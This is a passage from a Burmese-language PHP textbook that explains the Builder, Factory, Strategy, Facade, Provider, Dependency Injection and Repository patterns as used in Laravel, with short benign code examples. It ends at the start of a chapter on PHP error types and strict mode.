နမူနာအရ `$builder` Object မှာ သတ်မှတ်လိုတဲ့ Property တွေ တစ်ခုပြီးတစ်ခု သတ်မှတ်ပါတယ်။ စုံပြီဆိုတော့မှ `build()` Method နဲ့ အမှန်တစ်ကယ် လိုချင်တဲ့ Object ကို တည်ဆောက်ယူလိုက်တာပါ။ ဒီနည်းကလည်း အသုံးဝင်ပါတယ်။ ဥပမာ Profile Object တစ်ခုတည်ဆောက်ဖို့အတွက် User ဆီက အမည် မေးမယ်၊ ရပြီဆိုရင် Profile Builder မှာထည့်ထားလိုက်မယ်။ ဖုန်းနံပါတ် မေးမယ်၊ ရပြီဆိုရင် Profile Builder မှာ ထည့်ထားလိုက်မယ်။ ပြီးတော့မှ Profile Object ကို တည်ဆောက်လိုက်မယ်ဆိုရင် User ဆီက အကုန်လုံး တစ်ခါထဲ မရလည်း ကိစ္စမရှိတော့ပါဘူး။ ရတဲ့တန်ဖိုးတွေ တစ်ခုချင်းသတ်မှတ်သွားလိုက်လို့ ရသွားမှာ ဖြစ်ပါတယ်။

PHP

```php
<?php

class ProfileBuilder
{
    private $name;
    private $phone;

    public function setName($name)
    {
        $this->name = $name;

        return $this;
    }

    public function setPhone($phone)
    {
        $this->phone = $phone;

        return $this;
    }

    public function getName()
    {
        return $this->name;
    }


    public function getPhone()
    {
        return $this->phone;
    }
```

```
    function build()
    {
        return new Profile($this);
    }
}

class Profile
{
    public $name;
    public $phone;

    public function __construct(ProfileBuilder $pb)
    {
        $this->name = $pb->getName();
        $this->phone = $pb->getPhone();
    }

    static function builder()
    {
        return new ProfileBuilder();
    }
}

$user = Profile::builder()
          ->setName("Alice")
          ->setPhone("321456")
          ->build();

var_dump($user);

// object(Profile){ ["name"]=> "Alice" ["phone"]=> "321456" }
```

နမူနာမှာ `ProfileBuilder` ကိုအသုံးပြုပြီး `name` နဲ့ `phone` တို့ကို `setName()` နဲ့ `setPhone()` Method တွေရဲ့အကူအညီနဲ့ သတ်မှတ်နိုင်ပါတယ်။ `build()` လို့ပြောလိုက်တော့မှ သူက Profile Object ကိုတည်ဆောက်ပေးသွားမှာပါ။ ဒီရေးဟန်ကို Builder Pattern လို့ခေါ်ပြီး Laravel မှာတော့ အလားတူ ရေးဟန်မျိုးနဲ့ရေးသားထားတဲ့ ကုဒ်တွေကို Manager လို့ ခေါ်တာကို တွေ့ရပါတယ်။

Factory

Factory Pattern ဟာလည်း Builder Pattern လိုပဲ Object တည်ဆောက်ပေးတဲ့ Pattern တစ်မျိုး ဖြစ်ပါတယ်။ ဥပမာ - အခုလို Profile Class တစ်ခုရှိတယ်ဆိုကြပါစို့။

PHP

```php
<?php

class Profile
{
    private $name;
    private $phone;

    public function __construct($name, $phone)
    {
        $this->name = $name;
        $this->phone = $phone;
    }
}
```

ဘာမှရှုပ်ထွေးတဲ့ လုပ်ဆောင်ချက်တွေ မပါပါဘူး။ `$name` နဲ့ `$phone` ကိုလက်ခံပြီး Property တွေ ပြောင်းပေးတဲ့ Class တစ်ခုပါ။ အဲ့ဒီ Class ကို အသုံးပြုပြီး Object တည်ဆောက်လိုပေမယ့် Data တွေက အခုလိုပုံစံ ရှိနေတယ် ဆိုကြပါစို့ -

```php
$data = [
    [ "name" => "Alice", "phone" => "321456" ],
    [ "name" => "Bob" ],
    [ "name" => "Tom", "phone" => "654123" ],
];
```

ဒီ Data ကို အသုံးပြုပြီး Profile Object တည်ဆောက်လိုရင် Array ထဲက Data ကို ထုတ်ယူတာတွေ၊ လိုချင်တဲ့ Data မှန်/မမှန် စစ်တာတွေ လုပ်ရပါမယ်။ အဲ့ဒါတွေကို Manual လုပ်မနေပဲ၊ အဲ့ဒီအလုပ်တွေ လုပ်ပြီး Profile Object တည်ဆောက်ပေးနိုင်တဲ့ `ProfileFactory` ကို အခုလို ဖန်တီးယူလိုက်လို့ ရနိုင်ပါတယ်။

PHP

```php
<?php

class ProfileFactory
{
    private $data;

    public function __construct($data)
    {
        $this->data = $data;
    }

    public function create()
    {
        $result = [];

        foreach($this->data as $data) {
            $name = $data['name'] ?? "Unknown";
            $phone = $data['phone'] ?? "N/A";
            $result[] = new Profile($name, $phone);
        }

        return $result;
    }
}

$pf = new ProfileFactory($data);
$profiles = $pf->create();
```

ပေးလိုက်တဲ့ Data ကို လက်ခံစစ်ဆေးပြီး Profile Object တွေ တည်ဆောက်ပေးသွားမှာပါ။ အသေးစိတ် ရေးဟန်မှာ တစ်ယောက်နဲ့တစ်ယောက် ကွာသွားနိုင်ပေမယ့် လိုရင်းအချုပ်ဖြစ်တဲ့ Data ပေးလိုက်ရင် Object တည်ဆောက်ပေးတဲ့ ဒီနည်းကို Factory Pattern လို့ခေါ်တာပါ။

Strategy

Strategy Pattern ကတော့ အမျိုးအစားတူပေမယ့် အသေးစိတ်လုပ်ဆောင်ချက် ကွဲပြားတဲ့ Object တွေကို အခြေအနေပေါ်မူတည်ပြီး ပြန်ပေးနိုင်တဲ့ ရေးဟန်ပါ။ ဒါနဲ့ပက်သက်ရင် Payment ကို နမူနာပေးကြလေ့ ရှိပါတယ်။ ဥပမာ - ငွေသားနဲ့ပေးမယ်ဆိုရင် လုပ်ရမယ့် အလုပ်တွေအတွက် Object တစ်ခု၊ Card နဲ့ ပေးမယ်ဆိုရင် လုပ်ရမယ့် အလုပ်တွေအတွက် Object တစ်ခု၊ Mobile Money နဲ့ ပေးမယ်ဆိုရင် လုပ်ရမယ့် အလုပ်တွေကတစ်ခု၊ ခွဲထားပြီး Payment ပြုလုပ်ချိန်မှာ Payment Strategy Object က User ရွေးချယ်တဲ့

Option ပေါ်မှာတည်ပြီး သင့်တော်တဲ့ Payment Object ကို အလုပ်လုပ်သွားစေတဲ့ နည်းလမ်းမျိုးပါ။ ဒီနည်းနဲ့ နောက်ပိုင်းမှာ Paypal တို့ Crypto တို့ ထပ်တိုးချင်တယ်ဆိုရင်လည်း Payment ကို ပြင်စရာမလိုဘဲ Strategy မှာ ထပ်တိုးလိုက်ယုံနဲ့ ရသွားနိုင်စေလို့ လူသုံးများတဲ့ ရေးဟန်တစ်ခုပါပဲ။

PHP

```php
<?php

interface PaymentInterface
{
    public function amount();
}

class CashPayment implements PaymentInterface
{
    public function amount()
    {
        return 100;
    }
}

class MobilePayment implements PaymentInterface
{
    public function amount()
    {
        return 90;
    }
}
```

ဒါဟာ Payment Interface ကိုအသုံးပြုပြီး Payment Method တွေ အမျိုးမျိုး Implement လုပ်ထားလိုက်တာပါ။ အဲ့ဒီ Payment Method တွေကို User ပေးတဲ့ Context ပေါ်မူတည်ပြီး ရွေးချယ်အလုပ်လုပ်တဲ့ Class တစ်ခုကို အခုလိုရေးလို့ရသွားပါပြီ။

PHP

```php
<?php


class Payment
{
    private $paymentMethod;
```

```
    public function pay($context)
    {
        switch($context) {
            case "cash":
                $this->paymentMethod = new CashPayment;
                break;
            case "mobile":
                $this->paymentMethod = new MobilePayment;
                break;
            default:
                $this->paymentMethod = new CashPayment;
        }

        return $this->paymentMethod->amount();
    }
}
```

ဒါကြောင့် User က Cash နဲ့ပေးဖို့ရွေးချယ်ရင် Cash Payment အလုပ်လုပ်သွားပြီး Mobile နဲ့ပေးဖို့ ရွေးချယ်ရင် Mobile Payment အလုပ်လုပ်သွားမှာပါ။

```
$payment = new Payment;

echo $payment->pay("cash") . "USD";     // 100USD
echo $payment->pay("mobile") . "USD";     // 90USD
```

ဒီနည်းနဲ့ Payment ချင်းအတူတူ Mobile နဲ့ပေးရင် 10% လျှော့ပေးတယ်ဆိုတဲ့ လုပ်ဆောင်ချက်မျိုးကို Implement လုပ်လို့ရသွားခြင်းပဲ ဖြစ်ပါတယ်။

Facade

Facade Pattern ဆိုတာကတော့ ရှုပ်ထွေးတဲ့ လုပ်ဆောင်ချက်တွေကို သုံးရလွယ်သွားအောင် ကြားခံထားပေးတဲ့ ရေးဟန်ဖြစ်ပါတယ်။ ဥပမာ - ကားတစ်စီးကို စက်နှိုးဖို့အတွက် အင်ဂျင်ဝိုင်စစ်ရမယ်၊ ဘရိတ် စစ်ရမယ်၊ ဆီရှိမရှိ စစ်ရမယ် စသည်ဖြင့်လုပ်ရမယ့်အလုပ်တွေ အများကြီးရှိနိုင်ပါတယ်။ အဲ့ဒါတွေကို မှတ်ရခက်သလို လုပ်ရတာလည်း ခက်ပါတယ်။ ဒါကြောင့် `start()` လို့ပြောလိုက်တာနဲ့ ကြိုတင်သတ်မှတ်ထားတဲ့ လုပ်ရမယ့် အလုပ်တွေကို တန်စီပြီးလုပ်ပေးနိုင်မယ့် ကြားခံတစ်ခု ထားလိုက်မယ်ဆိုရင်တော့ သုံးရတာလွယ်သွားမှာ ဖြစ်ပါတယ်။ ဒီလိုပါ –

PHP

```php
<?php

class CheckOilPressure
{
    public function check()
    {
        echo "Oil Pressure OK.";
    }
}

class CheckBreakFluid
{
    public function check()
    {
        echo "Break Fluid OK.";
    }
}

class Car
{
    public $oil;

    public $break;

    public function __construct()
    {
        $this->oil = new CheckOilPressure;
        $this->break = new CheckBreakFluid;
    }

    public function start()
    {
        $this->oil->check();
        $this->break->check();

        echo "Car Engine Started.";
    }
}

$car = new Car;
$car->start();
```

နမူနာအရ ကားစက်နှိုးဖို့အတွက် ဘာပြီးရင်ဘာလုပ်ရတယ်ဆိုတာကို မှတ်စရာမလိုတော့ဘဲ Car Object ပေါ်မှာ `start()` လို့ပြောလိုက်ယုံနဲ့ အစဉ်ပြေသွားစေတဲ့သဘောပဲ ဖြစ်ပါတယ်။ ထုံးစံအတိုင်း ဒီသဘော

မျိုးနဲ့ရေးတဲ့ ရေးဟန်ကို Facade Pattern လို့ခေါ်ပေမယ့် လက်တွေ့အသုံးချမှုကတော့ တစ်ယောက်နဲ့တစ်ယောက် ကွဲပြားနိုင်ပါတယ်။ Laravel မှာဆိုရင် ဒီလို Facade Class မျိုးကို သုံးထားပါတယ် –

PHP

```php
<?php

class Facade
{
    static function __callStatic($name, $args)
    {
        $name = strtoupper($name);
        $arg = $args[0] ?? "/";

        echo "Sending $name to $arg";
    }
}

class Route extends Facade
{
    //
}

Route::get("/comments");

// Sending GET to /comments

Route::post();

// Sending POST to /
```

__callStatic() Magic Method ရဲ့ အကူအညီနဲ့ Class Name ပေါ်မှာ လိုချင်တဲ့ Method ကို ပေးလိုက်ယုံနဲ့ နောက်ကွယ်က လုပ်ရမယ့် ရှုပ်ထွေးတဲ့ အလုပ်တွေကို လုပ်ပေးအောင် စီစဉ်ထားတာပါ။ ဒါကြောင့် သုံးတဲ့သူအတွက် အရမ်းလွယ်သွားပါတယ်။ Framework ထဲမှာ တစ်ကယ်ရေးထားတဲ့ ကုဒ်တွေကတော့ ဒီထက်အများကြီး ပိုရှုပ်ထွေးတာပေါ့။ ဒီနမူနာက နားလည်လွယ်အောင် အလွန်အမင်း Simplify လုပ်ပေးထားတဲ့ နမူနာတစ်ခုပါ။ ဒီရေးဟန်မျိုးကို Laravel မှာ အမြောက်အများတွေ့ရပါလိမ့်မယ်။ ဒါကြောင့် Simplify လုပ်ထားတယ် ဆိုပေမယ့်၊ ဒီလောက်အိုင်ဒီယာလေး ခေါင်းထဲဝင်ထားတဲ့အတွက် ဆက်လေ့လာရတာ ပိုအဆင်ပြေသွားမှာပါ။

Provider

Provider Pattern ကတော့ GoF Patterns တွေထဲမှာ မပါပါဘူး။ Microsoft .NET Framework မှာ စတင် အမည်ပေး အသုံးပြုခဲ့ပြီး အခုနောက်ပိုင်းမှာ Laravel တို့ Angular တို့အပါအဝင် တခြား Framework တွေ မှာလည်း အသုံးများလာကြပါတယ်။ နမူနာလေ့လာနိုင်ဖို့အတွက် အခုလို Log Class နှစ်ခု ရှိတယ်ဆိုကြပါ စို့။

PHP

```php
<?php

interface Log
{
    public function write();
}

class Text implements Log
{
    public function write() {
        echo "Saving to text file";
    }
}

class Memory implements Log
{
    public function write() {
        echo "Saving on memory";
    }
}
```

ပြီးတဲ့အခါ Service Container Class တစ်ခုရေးပြီး အဲ့ဒီ Service Container ထဲမှာ Log Class တွေကို သိမ်းထားလိုက်ပါမယ်။

PHP

```php
<?php

class Services
{
    public $container = [];

    public function register($name, $class)
    {
        $this->container[$name] = $class;
    }
}

$services = new Services;
$services->register("text", Text::class);
$services->register("memory", Memory::class);
```

တစ်ကယ်တော့ Service Container က Singleton ဖြစ်သင့်ပါတယ်။ ဒီတော့မှ သိမ်းထားတဲ့ Class တွေက တစ်စုတစ်စည်းထဲ ဖြစ်မှာပါ။ ဒါပေမယ့် ကုဒ်တိုချင်လို့ နမူနာအနေနဲ့ ရိုးရိုးပဲ ရေးထားပါတယ်။ အခုဆိုရင် Service နှစ်ခုပါဝင်တဲ့ Service Container Object တစ်ခု ရသွားပါပြီ။ ပြီးတဲ့အခါ Service Provider ဆက် ရေးပါမယ်။ သူက အခြေအနေပေါ်မူတည်ပြီး Container ထဲက သင်တော်တဲ့ Object ကို ပြန်ပေးမှာပါ။

PHP

```php
<?php

class Provider
{
    public $services;

    public function __construct($services)
    {
        $this->services = $services->container;
    }

    public function make($service)
    {
        if(isset($this->services[$service]))
            return new $this->services[$service];

        // else Error: Service doesn't exist
    }
}
```

Provider ရဲ့ `make()` Method က လိုချင်တဲ့ Service Object ကို Container ထဲကနေ နှိုက်ယူပြီး ပြန်ပေးမှာပါ။ ဒီလိုပါ –

```
$provider = new Provider($services);

$log = $provider->make("text");
$log->write();       // Saving to text file

$log = $provider->make("memory");
$log->write();       // Saving on memory
```

Provider Object တည်ဆောက်တဲ့အခါ စောစောက Service တွေ Register လုပ်ထားတဲ့ Service Container Object ကို ပေးထားတာကို သတိပြုပါ။ ဒီနည်းနဲ့ လိုချင်တဲ့ Service ကို ပြောင်းသုံးလို့ရနိုင်တဲ့ Provider Pattern ကိုရသွားပါတယ်။ တစ်ချို့ကလည်း ဒီ Pattern ဟာ Strategy Pattern နဲ့ ဆင်တယ်လို့ ပြောကြပါတယ်။ သဘောဘသာဝ ဆင်ပေမယ့် အသုံးချဖို့သင့်တော်တဲ့နေရာတော့ မတူကြပါဘူး။

Dependency Injection

Dependency Injection ဆိုတာ အထက်က SOLID ရဲ့ Dependency Inversion မူကို လက်တွေ့အသုံးချတဲ့ ရေးဟန်ပါ။ လိုအပ်တဲ့လုပ်ဆောင်ချက်ကို အသေရေးထားမယ့်အစား၊ Inject ထည့်သွင်းပြီး ရေးလို့ရအောင် စီစဉ်ထားလိုက်တဲ့အခါ ပိုပြီးတော့ အသုံးဝင်သွားမှာပါ။ ဥပမာ –

PHP

```
<?php


class TextLogger
{
    public function write($log) {
        // Save $log to text file
        echo $log;
    }
}
```

```
class App
{
    public function run()
    {
        $logger = new TextLogger;
        $logger->write("App is running");
    }
}

$app = new App;
$app->run();    // App is running
```

ဒါက ရိုးရိုးရေးထားတဲ့ကုဒ်ပါ။ App Class အတွင်းမှာ `TextLogger` ကို အသုံးပြုထားပါတယ်။ ဒီလို အသေထည့်သွင်းရေးသားထားတဲ့အတွက် App ဟာ `TextLogger` တစ်မျိုးထဲနဲ့သာ အလုပ်လုပ်တော့မှာ ပါ။ တခြား Logger အမျိုးအစားတွေ ပြောင်းလဲအသုံးပြုချင်လို့ မရနိုင်တော့ပါဘူး။ ဒါကြောင့် Dependency Injection ရေးဟန်ကိုအသုံးပြုပြီး အခုလိုပြင်လိုက်ပါမယ်။

PHP

```
<?php


interface Log
{
    public function write($log);
}

class TextLogger implements Log
{
    public function write($log) {
        // Save $log to text file
        echo $log;
    }
}

class DatabaseLogger implements Log
{
    public function write($log) {
        // Save $log to database
        echo $log;
    }
}
```

```
class App
{
    private $logger;

    public function __construct(Log $logger)
    {
        $this->logger = $logger;
    }

    public function run()
    {
        $this->logger->write("App is running");
    }
}

$app = new App(new TextLogger);
$app->run();
```

ဒီတစ်ခါတော့ App Class နဲ့ Object တည်ဆောက်ရင် Log Interface ကလာတဲ့ Object ကို ပေးရတော့မှာပါ။ နမူနာမှာ Object တည်ဆောက်စဉ် `TextLogger` ကိုပေးလိုက်လို့ အလုပ်လုပ်တဲ့အခါ `TextLogger` နဲ့ အလုပ်လုပ်သွားမှာပါ။ အကယ်၍ အခုလို `DatabaseLogger` ကိုပေးလိုက်မယ်ဆိုရင် `DatabaseLogger` နဲ့ ပြောင်းလဲအလုပ်လုပ်ပေးသွားမှာပဲ ဖြစ်ပါတယ်။

```
$app = new App(new DatabaseLogger);
$app->run();
```

ဒီရေးနည်းကို Dependency Injection လို့ခေါ်တာပါ။ ရေးနည်းက ရိုးရိုးလေးနဲ့ ပိုပြီးတော့ ကောင်းမွန်အသုံးဝင်တဲ့ ကုဒ်ကို ရရှိသွားမှာပဲ ဖြစ်ပါတယ်။ Dependency Injection ကို Factory Pattern တွေ Provider Pattern တွေနဲ့ ပေါင်းစပ်လိုက်တဲ့အခါမှာတော့ Laravel လို Framework မျိုးတွေက ပေးထားတဲ့ အလွန်ကျယ်ပြန့်တဲ့ Service Container လုပ်ဆောင်ချက်တွေကို ရရှိသွားနိုင်ပါတယ်။

တစ်ကယ့်ကုဒ်အစစ်ကို အကုန်စုံအောင် ပြောလို့မရပေမယ့် သဘောသဘာဝလေးလောက်တော့ ထည့်ပြောချင်ပါတယ်။ စောစောက Provider Pattern မှာ Services တွေ Register လုပ်ခဲ့တာကို မှတ်မိကြဦးမှာပါ။ ဒီလိုပါ –

```
$services = new Services;
$services->register("text", Text::class);
$services->register("memory", Memory::class);
```

ဒီလို Register လုပ်စဉ်မှာ Service ကနေအသုံးပြုစေလိုတဲ့ Dependency တွေကို တစ်ခါထဲ Inject လုပ်ပြီး ပေးလိုက်လို့ ရနိုင်ပါတယ်။ ဒီလိုပါ –

Pseudocode

```
$services->register("app", function() {
    return new App(new DatabaseLogger)
});
```

`app` ကို Service အနေနဲ့ Register လုပ်စဉ်ကထဲက လိုအပ်မယ့် Dependency ကို ထည့်ပေးလိုက်တာပါ။ ဒါကြောင့် –

Pseudocode

```
$app = $provider->make("app");
```

လို့ပြောလိုက်ချိန်မှာ `$app` Object နဲ့အတူ Inject လုပ်ပြီးသား Dependency ကိုပါရရှိသွားမှာပဲ ဖြစ်ပါ တယ်။ ဒီနည်းကပေးတဲ့ အားသာချက်ကတော့ Dependency ပြောင်းချင်ရင် Service ကို Register လုပ် ချိန်မှာ ပြောင်းလိုက်ယုံနဲ့ ကျန်ကုဒ်တွေကို ပြင်စရာမလိုဘဲ လိုချင်တဲ့ရလဒ်ကို ရရှိသွားမှာပါ။ ဒီလိုပါ –

Pseudocode

```
$services->register("app", function() {
    return new App(new TextLogger)
});
```

နားလည်ရခက်နေနိုင်ပေမယ့် နားလည်သွားရင် အရမ်းမိုက်ပြီး စနစ်ကျတဲ့ ရေးဟန်ကို ရရှိသွားမှာ ဖြစ်ပါ တယ်။ ဒီကုဒ်ကိုလက်တွေ့စမ်းလို့တော့ရမှာ မဟုတ်ပါဘူး။ သဘောသဘာဝနားလည်အောင် ဖော်ပြပေးတဲ့ နမူနာကုဒ်သက်သက်ပါ။ Laravel လို Framework မျိုးမှာ ဒီလုပ်ဆောင်ချက်ပါဝင်လို့၊ သဘောသဘာဝကို နားလည်ထားမယ်ဆိုရင် လေ့လာလို့ ပိုကောင်းသွားမှာဖြစ်လို့ ထည့်သွင်းဖော်ပြခြင်း ဖြစ်ပါတယ်။

Repository

Repository Pattern ကိုလည်းနောက်ပိုင်းမှာ လူကြိုက်များလာပါတယ်။ ဒီ Pattern ကလည်း GoF Pattern တွေထဲမှာ မပါပါဘူး။ Eric Evens လို့ခေါ်တဲ့ ပညာရှင် တစ်ဦးရေးသားတဲ့ **Domain Driven Design** ဆိုတဲ့စာအုပ်မှာ ပါတဲ့ Pattern ဖြစ်ပါတယ်။

လက်တွေ့ပရောဂျက်တွေမှာ Data တွေ သိမ်းဖို့အတွက် Database နည်းပညာတွေကို သုံးကြပါတယ်။ Data တွေစီမံခြင်း၊ သိမ်းဆည်းခြင်း၊ ရယူခြင်း လုပ်ငန်းတွေ လုပ်ဖို့အတွက်လည်း Pattern တွေ ရှိကြပါသေးတယ်။ တစ်ချို့ ဘာ Pattern မှမသုံးဘဲ SQL Query Language ကို တိုက်ရိုက်အသုံးပြု စီမံကြတယ်။ တစ်ချို့က Table Gateway Pattern လို့ခေါ်တဲ့ Pattern တစ်မျိုးကို သုံးကြတယ်။ တစ်ချို့ Object Relational Mapping (ORM) လို့ခေါ်တဲ့ Pattern ကို သုံးကြတယ်။ အမျိုးမျိုးပါပဲ။ ဒီနည်းပညာတွေကို Data Layer သို့မဟုတ် Data Abstraction လို့ခေါ်ကြပါတယ်။ Repository Pattern ဆိုတာ အဲ့ဒီလို Data တွေ စီမံပေးနိုင်တဲ့ အလွှာနဲ့ Data ကို လက်တွေ့အသုံးချမယ့် အလွှာတို့ရဲ့ ကြားထဲကနေ ဖြည့်စွက်ပေးထားတဲ့ နောက်ထပ် အလွှာတစ်ထပ် (Abstraction တစ်ခု) ပါပဲ။

စားသောက်ဖွယ်ရာတွေကို မီးဖိုချောင်ထဲမှာ ချက်ပြုတ်ကြော်လှော်ပြီး အိုးထဲကနေ တစ်ခါထဲ နှိုက်စားရင်လည်း ဗိုက်တော့ဝမှာပါပဲ။ ဒါပေမယ့် ပန်းကန်လေးနဲ့ သေသေချာချာ သပ်သပ်ရပ်ရပ်ထည့်၊ ဇွန်းလေးဘာလေးတပ်ပြီး၊ ထမင်းစား စားပွဲပေါ် ကျကျနနတင်ပြီးမှ စားတော့ ပိုအရသာရှိတာပေါ့။ ဒီလိုပါပဲ Data ကို တစ်ခါထဲ Database ထဲကနေ နှိုက်သုံးမယ့်အစား၊ Repository ထဲ ထည့်၊ လိုအပ်သလို မွှန်းမံပြီးတော့မှ အမှန်တစ်ကယ်အသုံးချမယ့် နေရာကို ပို့ပေးလိုက်တော့ ပိုပြီးတော့ စနစ်ကျသွားတာပေါ့။

ဥပမာ ဒီလို Data တွေစီမံပေးနိုင်တဲ့ Model Class နဲ့ အဲ့ဒီ Model ကိုအသုံးပြုထားတဲ့ App Class တို့ ရှိကြတယ်ဆိုပါစို့ –

PHP

```php
<?php

class Model
{
    public function save()
    {
        echo "Saving $this->name and $this->age";
    }
}

class App
{
    public function update($data)
    {
        $model = new Model;
        $model->name = $data['name'];
        $model->age = $data['age'];
        $model->save();
    }
}

$app = new App;
$app->update(["name" => "Alice", "age" => 22]);

// Saving Alice and 22
```

Model ရဲ့ `save()` က Property တွေဖြစ်ကြတဲ့ `name` နဲ့ `age` တို့ရှိမှ အလုပ်လုပ်မှာပါ။ ဒါကြောင့် App က Model Object ဆောက်ပြီးတဲ့အခါ လိုအပ်တဲ့ Property တွေသတ်မှတ်ပါတယ်။ ပြီးတော့မှ Model ရဲ့ `save()` နဲ့ Data တွေကို သိမ်းပေးလိုက်တယ်လို့ သဘောထားရမှာပါ။ ဒီလို တိုက်ရိုက်အသုံးပြုမယ့်အစား ကြားထဲမှာ Repository တစ်လွှာထပ်ပြီး ခံလိုက်လို့ ရနိုင်ပါတယ်။

PHP

```php
<?php

class Model
{
    public function save()
    {
        echo "Saving $this->name and $this->age";
    }
}
```

```php
class Repository
{
    public function update($data)
    {
        $name = $data['name'] ?? "Unknown";
        $age = $data['age'] ?? "Unknown";

        $model = new Model;
        $model->name = $name;
        $model->age = $age;
        $model->save();
    }
}

class App
{
    private $repo;

    public function __construct(Repository $repo)
    {
        $this->repo = $repo;
    }

    public function update($data)
    {
        $this->repo->update($data);
    }
}

$app = new App(new Repository);
$app->update(["name" => "Alice", "age" => 22]);

// Saving Alice and 22
```

ဒီနည်းကပေးတဲ့ အားသာချက် နှစ်ချက်ရှိပါတယ်။ ပထမတစ်ချက်ကတော့ Data တွေ စစ်ဆေးတဲ့ အလုပ် အပါအဝင် အသေးစိတ်စီမံတဲ့ အလုပ်တွေကို App မှာ လုပ်စရာမလိုတော့ပါဘူး။ SOLID ရဲ့ Single Responsibility Principle အသက်ဝင်သွားတာပါ။ Data ကိုသပ်သပ်စီမံပြီး App ကို သပ်သပ်စီမံလို့ ရသွားပါတယ်။ ဒုတိယအားသာချက်ကတော့ Repository ကို Dependency Injection နဲ့ အသုံးပြုထားလို့ လိုအပ်ရင် Repository ပြောင်းသုံးလို့ ရနိုင်ပါတယ်။ လက်ရှိ Model ကိုသုံးနေပေမယ့်၊ လိုအပ်ချက်အရ တခြား Data Layer ကို ပြောင်းသုံးရမယ်ဆိုရင် ပြောင်းရပိုလွယ်သွားမှာပဲ ဖြစ်ပါတယ်။

ထုံးစံအတိုင်း လက်တွေ့အသုံးချတဲ့အခါ တစ်ယောက်နဲ့တစ်ယောက် အသေးစိတ် ရေးဟန်တွေကွာသွားနိုင်ပါတယ်။ ပြီးတော့ Data စီမံတဲ့အကြောင်း ပြောနေတာမို့လို့ ပရောဂျက်တစ်ခုနဲ့တစ်ခု လိုအပ်ချက်ခြင်းလည်း မတူကြပြန်ပါဘူး။ ဒါကြောင့် လက်တွေ့ကုဒ်တွေနဲ့ Implementation ကတော့ ကွဲပြားနိုင်ပါတယ်။ ဒါပေမယ့် လိုရင်းအချုပ်အနေနဲ့ Data ကို တိုက်ရိုက်စီမံမယ့်အစား ကြားခံ Repository တစ်ခု ထားလိုက်မယ်ဆိုရင် Single Responsibility Principle နဲ့အညီ ပိုစနစ်ကျတဲ့ကုဒ်ကိုရနိုင်ပြီး Data Layer ကို လိုအပ်ရင် ပြောင်းသုံးလို့ရတဲ့ အားသာချက်ကို ရနိုင်တယ် ဆိုတဲ့အချက်ကို အထူးပြု မှတ်သားရမှာ ဖြစ်ပါတယ်။

Other Patterns

အခုဖော်ပြခဲ့တဲ့ Pattern တွေဟာ Laravel မှာ အသုံးပြုထားတဲ့ Pattern တွေလို့ ပြောခဲ့ပါတယ်။။ ဒါဟာ တခြား Pattern တွေကို Laravel မှာ သုံးလို့မရဘူးဆိုတဲ့ အဓိပ္ပါယ်မဟုတ်ဘူး။ တခြား Patterns တွေကို လေ့လာသိရှိပြီး သင့်တော်တဲ့ နေရာမှာ အသုံးချမယ်ဆိုရင် ပိုပြီးတော့ သပ်ရပ်စနစ်ကျတဲ့ ကုဒ်တွေကို ရေးသားနိုင်မှာ ဖြစ်ပါတယ်။

GoF Design Patterns (၂၃) ခုလုံးနဲ့ တခြား Patterns တစ်ချို့ကို PHP နဲ့ နမူနာ ရေးပြထားတဲ့ Repo တစ်ခုရှိပါတယ်။ စာရေးသူကိုယ်တိုင် ရေးသားထားတာပါ။ အခု ချက်ချင်းမဟုတ်ရင်တောင် နောက်ပိုင်းအချိန်ပေးနိုင်တဲ့အခါ ဆက်လက်လေ့လာကြည့်သင့်ပါတယ်။

- https://github.com/eimg/design-patterns-php

အခန်း (၃၃) – PHP Error Handling

ကုဒ်တွေ ရေးကြတဲ့အခါ Error ဆိုတာ ရှောင်လွဲလို့မရနိုင်ပါဘူး။ ရေးထုံးအမှားကြောင့်လည်း Error တက်မယ်၊ Semicolon ကျန်ခဲ့လို့လည်း Error တက်မယ်၊ အဖွင့်အပိတ်မမှန်လို့လည်း Error တက်မယ်၊ စာလုံးပေါင်းမှားလို့လည်း Error တက်မယ်၊ ပြင်ပသက်ရောက်မှုတစ်ခုခုကြောင့်လဲ Error တက်မယ်၊ Error တွေကတော့ ပုံစံအမျိုးမျိုးပါပဲ။ ဒီ Error တွေဟာ တစ်ခုနဲ့တစ်ခု အမျိုးအစားမတူသလို အဆင့်လည်းမတူကြပါဘူး။ တစ်ချို့ Error တွေက သတိပေးယုံသက်သက်ဖြစ်ပြီး တစ်ချို့ Error တွေကတော့ ပရိုဂရမ်ကို လုံးဝ ရပ်တန့်သွားစေတဲ့ Error တွေပါ။ ဒီအကြောင်းကိုလည်း ထည့်သွင်းဖော်ပြလိုပါတယ်။။ PHP မှာ Error အမျိုးအစား (၁၆) မျိုးထိရှိပါတယ်။ အဲ့ဒီထဲက အဓိကအကျဆုံးကတော့ ဒီ (၇) မျိုးပါ။

1. E_PARSE
2. E_ERROR
3. E_WARNING
4. E_NOTICE
5. E_STRICT
6. E_DEPRECATED
7. E_ALL

E_PARSE ဆိုတာဟာ ကုဒ်ကို Run တဲ့အဆင့် မရောက်လိုက်ဘဲ ရေးထားတဲ့ Syntax မှာတင် မှားနေလို့ တက်တဲ့ Error အမျိုးအစား ပါ။ **E_ERROR** ဆိုတာတော့ Fatal Error တွေပါ။ ပရိုဂရမ်ကို လုံးဝရပ်တန့်သွားစေတဲ့ Error တွေပါ။ **E_WARNING** ကလည်း Error တစ်မျိုးပါပဲ။ ပရိုဂရမ်က ဆက်အလုပ် လုပ်နေသေးပေမယ့် တစ်ခုခုတော့ အကြီးအကျယ် မှားနေပြီဆိုတဲ့အခါမျိုးမှာ တက်ပါတယ်။

E_NOTICE နဲ့သတ်မှတ်ထားတဲ့ Notice တွေကတော့ မှားနိုင်ခြေရှိတဲ့အခြေအနေမျိုးမှာ တက်ပါတယ်။ ဥပမာ Array တစ်ခုရဲ့ မရှိသေးတဲ့ Index မှာ တန်ဖိုးသတ်မှတ်တဲ့အခါ သတ်မှတ်လို့ ရပါတယ်။ ဒါပေမယ့် မှားနေနိုင်တဲ့အတွက် Notice Error အမျိုးအစားကို ပေးလေ့ရှိပါတယ်။ **E_STRICT** ဆိုတာကတော့ PHP မှာ Strict Mode လို့ခေါ်တဲ့ သဘောသဘာဝတစ်မျိုး ရှိပါတယ်။ ဥပမာ ဒီကုဒ်ကိုကြည့်ပါ။

PHP

```php
<?php

function add(int $a, int $b) {
    echo $a + $b;
}

add(1, "2");    // 3
```

